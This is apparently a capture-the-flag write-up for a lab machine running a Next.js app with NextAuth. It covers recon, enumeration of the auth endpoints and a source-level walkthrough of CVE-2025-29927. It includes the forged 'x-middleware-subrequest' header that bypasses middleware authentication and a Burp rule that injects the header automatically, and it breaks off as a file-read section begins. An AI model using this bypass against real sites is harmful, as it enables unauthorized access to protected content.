










RECON
Port Scan
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRhxI4CNCANVj+N5kovboNzcw9vHsBwvPX3KYA3cxGbKiA0VqbKRpOHnpsMuHEXEVJc=
|   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)
|_http-title: PreviousJS
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelTitle “PreviousJS” telling us this is kinda a JS framework. Look it up:
$ whatweb http://previous.htb
http://previous.htb [200 OK] Country[RESERVED][ZZ], Email[[email protected]], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.15.22], Script[application/json], X-Powered-By[Next.js], nginx[1.18.0]X-Powered-By[Next.js]⟶ NextJS BackendEmail[[email protected]]⟶ User Jeremy
Port 80

A JavaScript frontend framework masquerading as NextJS, armed with an “Opt-Out Middleware” crafted under the banner of privacy:

When we attempt to reach the documentation, we're shunted to the auth endpoint—http://previous.htb/api/auth/signin?callbackUrl=%2Fdocs—gated behind a login:
Inspect the network packages in BurpSuite:

We see this is actually a Next.js app using NextAuth (Credentials provider) behind nginx.
- Framework:
/api/auth/*endpoints match NextAuth.js. - Provider:
credentials→ the backend is doing a username/password check (often against env vars or a DB). - Mode / Base URL is wrong:
- The response sets
Set-Cookie: next-auth.callback-url=http://localhost:3000and the JSON error points tohttp://localhost:3000/.... - This strongly suggests
NEXTAUTH_URL(orNEXTAUTH_URL_INTERNAL) is set tohttp://localhost:3000while the app is being reverse-proxied ashttp://previous.htb. Classic proxy/base-URL misconfig.
- The response sets
“PreviousJS” is just a cheeky alias for Next.js in this challenge.
WEB
Next.JS
Our adversary—dubbed PreviousJS—is, without doubt, a bespoke Next.js deployment, styled to look familiar yet riddled with subtle misconfigurations.
Next.JS 101
Next.js is a React-driven framework for crafting full-stack web apps.
- It orchestrates Server-Side Rendering (SSR), Static Site Generation (SSG), and API routes under one roof.
- Widely adopted in the startup/SaaS ecosystem, thanks to its agility.
Core Signatures of a Next.js App:
- Directory architecture
/pages/→.jsor.tsxfiles seamlessly map to routes./pages/api/→ backend endpoints (/api/login,/api/user)./static/or/_next/static/→ bundled JS/CSS./_next/→ framework artifacts (source maps, manifests, etc.).
- SSR + backend
- Though masked as frontend, every Next.js instance carries a Node.js backend.
- SSR can expose injection vectors—XSS bleeding into template logic, potentially escalating to RCE.
- Leak vectors
.envfile in repo root./_next/static/development/occasionally drops source maps → code disclosure./api/*endpoints leaking JSON payloads (JWTs, secrets, user metadata).
So, think of PreviousJS as: React on the surface, Node.js under the hood. Enumeration must target both static routes (/_next/, /static/) and API surface (/api/).
Next.JS Enumeration
NextAUTH Provider
Hitting /api/auth/providers reveals absolute localhost URLs in both signinUrl and callbackUrl:
$ curl -i http://previous.htb/api/auth/providers

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 25 Aug 2025 02:26:14 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 210
Connection: keep-alive
ETag: "qsia4r7in25u"
Vary: Accept-Encoding

{"credentials":{"id":"credentials","name":"Credentials","type":"credentials","signinUrl":"http://localhost:3000/api/auth/signin/credentials","callbackUrl":"http://localhost:3000/api/auth/callback/credentials"}}Internal URLs exposed:
- "http://localhost:3000/api/auth/signin/credentials"
- "http://localhost:3000/api/auth/callback/credentials"
CSRF API
CSRF endpoint left public:
$ curl -i http://previous.htb/api/auth/csrf

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 25 Aug 2025 02:34:57 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 80
Connection: keep-alive
Set-Cookie: next-auth.csrf-token=114b38c7ee014ebfee5d1c5f6957cc60f709f9c2927c198bd6c9ff928d7feba1%7Ce1194ba57e5d59aee8374b9622f275825a9a7ab8aa10350514edb39b4a910fb1; Path=/; HttpOnly; SameSite=Lax
Set-Cookie: next-auth.callback-url=http%3A%2F%2Flocalhost%3A3000; Path=/; HttpOnly; SameSite=Lax
ETag: "kgrhrx12tv28"
Vary: Accept-Encoding

{"csrfToken":"114b38c7ee014ebfee5d1c5f6957cc60f709f9c2927c198bd6c9ff928d7feba1"}The endpoint /api/auth/csrf works and sets both:
next-auth.csrf-token=<token>|<hash>(HttpOnly)next-auth.callback-url=http://localhost:3000(HttpOnly)
Middleware Trap
Accessing /docs triggers the Opt-Out middleware redirect (where's the privacy in the announcement page?):
$ curl -i http://previous.htb/docs
HTTP/1.1 307 Temporary Redirect
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 25 Aug 2025 02:49:34 GMT
Transfer-Encoding: chunked
Connection: keep-alive
location: /api/auth/signin?callbackUrl=%2Fdocs

/api/auth/signin?callbackUrl=%2FdocsThe gatekeeper middleware insists on authentication. Time to plot a bypass.
CVE-2025-29927
Vulnerable Codes
We search for auth bypass for Next.JS middleware. It turns out CVE‑2025‑29927 is the one—a critical authorization bypass vulnerability in Next.js middleware, allowing attackers to bypass middleware logic and reach protected resources.
Next.js uses middleware to enforce security policies such as authentication and authorization before routing requests. The function hasMiddleware performs a fast existence check for a compiled middleware:
/**
* Checks if a middleware exists. This method is useful for the development
* server where we need to check the filesystem. Here we just check the
* middleware manifest.
*/
protected async hasMiddleware(pathname: string): Promise<boolean> {
  // 1) Ask edge-function registry (middleware manifest) for info
  const info = this.getEdgeFunctionInfo({ page: pathname, middleware: true })

  // 2) Also see if there's a Node.js-style middleware (legacy/fallback);
  const nodeMiddleware = await this.loadNodeMiddleware()

  // 3) If there's no edge info but a Node middleware module exists → treat as present
  if (!info && nodeMiddleware) {
    return true
  }

  // 4) Otherwise, require the edge entry to exist and have at least one path compiled
  return Boolean(info && info.paths.length > 0)
}The runMiddleware defines how NextJS runs the middleware:
protected async runMiddleware(params: {
                              request: NodeNextRequest
                              response: NodeNextResponse
                              parsedUrl: ParsedUrl
                              parsed: UrlWithParsedQuery
                              onWarning?: (warning: Error) => void
}) {
	...
    // Middleware is skipped for on-demand revalidate requests
    if (
      checkIsOnDemandRevalidate(params.request, this.renderOpts.previewProps)
        .isOnDemandRevalidate
    ) {
      return {
        response: new Response(null, { headers: { 'x-middleware-next': '1' } }),
      } as FetchEventResult
    }
...The server itself treats a Response with header x-middleware-next: 1 as the “pass through” signal.
Then there's the runMiddleware runner dispatch:
const middleware = await this.getMiddleware()
if (!middleware) {
  	return { finished: false }
}
if (!(await this.hasMiddleware(middleware.page))) {
  	return { finished: false }
}

await this.ensureMiddleware(params.request.url)
const middlewareInfo = this.getEdgeFunctionInfo({
  	page: middleware.page,
  	middleware: true,
})it either:
- runs Node middleware via the adapter, or
- runs Edge middleware via the sandbox:
if (!middlewareInfo) {
    const middlewareModule = await this.loadNodeMiddleware()
    const adapterFn = middlewareModule.default || middlewareModule
    result = await adapterFn({
    	handler: middlewareModule.middleware || middlewareModule,
    	request: requestData,
    	page: 'middleware',
  })
} else {
  	const { run } = require('./web/sandbox')
  	result = await run({
        distDir: this.distDir,
        name: middlewareInfo.name,		// [!] ← This is params.name checked in the next part
        paths: middlewareInfo.paths,
        edgeFunctionEntry: middlewareInfo,
        request: requestData,
        useCache: true,
        onWarning: params.onWarning,
  })
}Inside the Edge sandbox (web/sandbox) path, to avoid infinite loops during internal redirects or server-side rendering (SSR), it includes a special header x-middleware-subrequest in internal requests → where the skip is generated:
export const run = withTaggedErrors(async function runWithTaggedErrors(params) {
  	const runtime = await getRuntimeContext(params)

    // Read `x-middleware-subrequest` from the incoming request
    const subreq = params.request.headers[`x-middleware-subrequest`]		// [!] The magic header
    const subrequests = typeof subreq === 'string' ? subreq.split(':') : []	// split with ":"

    const MAX_RECURSION_DEPTH = 5
    // If the file is `middleware.ts` → the name is `middleware`
    // If the file is `src/middleware.ts` → the name is `src/middleware`
    const depth = subrequests.reduce(
    	(acc, curr) => (curr === params.name ? acc + 1 : acc),		// [!] Check params.name
    	0
  	)

  	// *** THIS IS THE SKIP POINT ***
  	if (depth >= MAX_RECURSION_DEPTH) {		// if depth >= 5
    	return {
      		waitUntil: Promise.resolve(),
      		response: new runtime.context.Response(null, {
        		headers: {
          			'x-middleware-next': '1',   // ← pass-through flag
        		},
      		}),
    	}
    }

  // Otherwise, actually execute the edge middleware module
  const edgeFunction = (
    await runtime.context._ENTRIES[`middleware_${params.name}`]
  ).default

  ...
})Concrete behavior: if a client forges a header like:
x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware(and params.name is 'middleware', or 'src/middleware' accordingly), then depth >= 5 and the sandbox returns a response that tells the server to continue (x-middleware-next: 1) without running the auth code.
That's the entire CVE shape.
Versions
We were analyzing the Next.js v15.2.2 vulnerable codes in last section. But the exploit in different versions can vary, for Next.js has different code implementation logic in them.
But they're predictable anyway for this is an open-source framework. Versions and exploit syntax differ by release era:
- Pre-12.2: header values like
pages/_middleware - 12.2–13.x:
middlewareorsrc/middleware - 13.x+: Next.js added recursion detection—exploit payloads need repetition up to 5 levels (e.g.,
middleware:middleware:middleware:middleware:middleware).
PoC

We attempt to breach the middleware-guarded routes by forging the magic header:

Nice being an ?? user collapsing the gate:

To weaponize this, configure BurpSuite with a Match & Replace rule that automatically injects the bypass header:
- In Burp: Settings → Sessions → Rules Actions → Add, and choose
"Set a specific header value". - Set request header:
- Header name:
x-middleware-subrequest - Header value:
middleware:middleware:middleware:middleware:middleware
- Header name:
Scope the rule globally to every proxied request:

With the injection automated, all middleware walls disintegrate — protected content is ours to traverse at will.
LFR
The application flaunts a demo download feature for the so-called “Previous” library — ripe for probing:
